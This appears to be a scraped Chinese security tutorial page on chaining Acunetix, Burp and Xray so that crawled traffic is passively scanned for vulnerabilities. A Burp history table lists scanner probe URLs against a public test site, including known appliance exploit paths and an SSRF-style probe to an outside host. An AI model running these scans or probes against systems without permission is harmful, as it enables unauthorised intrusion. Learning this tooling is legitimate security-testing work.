

内鬼c



通今年不读appscan了呀

发消息：所有人*

20:48



2023-10-11






- 1 Awvs&Xray联动-爬虫给xray扫
- 1、主-Awvs设置代理扫描
- 2、副-Xray设置被动扫描


(1) 配置过程:







- 1 Aws&Burp&Xray中转联动-都扫看流量
- 2 1、主-Awvs设置代理扫描-awvs共享资源扫一次
- 3 2、中-Burp设置转发代理-burp共享资源扫一次
- 4 3、副-Xray设置被动扫描-Xray最后的一次扫描

(1) 配置过程:





Acunetix by Invicti

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings

JSON Web Tokens HaE xia Pao xia Pao_api jsEncrypter BurpCrypto Bida Wsdler APIKit

Intercept HTTP history WebSockets history Proxy settings

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Comment
150	http://testphp.vulnweb.com	POST	/api/content/		✓	404	705	HTML		404 Not Found	
151	http://testphp.vulnweb.com	GET	/%24%78%28%40%63%6F%6D%2...			502	4452	HTML		X-Ray	
154	http://testphp.vulnweb.com	GET	/render/http://bss.me/t/fit.txt			404	303	HTML	txt	404 Not Found	
156	http://testphp.vulnweb.com	POST	/mgmt/tm/util/bash		✓	404	705	HTML		404 Not Found	
157	http://testphp.vulnweb.com	GET	/remote/fgt_lang?lang=/././././...		✓	404	705	HTML		404 Not Found	
158	http://testphp.vulnweb.com	GET	/login			502	4452	HTML		X-Ray	
159	http://testphp.vulnweb.com	GET	/api/v2/cmds/vpnssl/settings			404	303	HTML		404 Not Found	
160	http://testphp.vulnweb.com	POST	/configWizard/keyUpload.jsp		✓	404	705	HTML	jsp	404 Not Found	
163	http://testphp.vulnweb.com	POST	/pages/doenterpagevariables.action		✓	502	4452	HTML		X-Ray	
153	http://testphp.vulnweb.com	GET	/system/refinery/images/W1siZyIs...			404	705	HTML	jpeg	404 Not Found	
164	http://testphp.vulnweb.com	GET	/users/sign_in			404	705	HTML		404 Not Found	
165	http://testphp.vulnweb.com	GET	/oo/add-on/business-continuity/a...			404	705	HTML		404 Not Found	

awvs扫描后，会将数据包发送给burp，burp再发送给xray，然后xray再进行检测

self-educated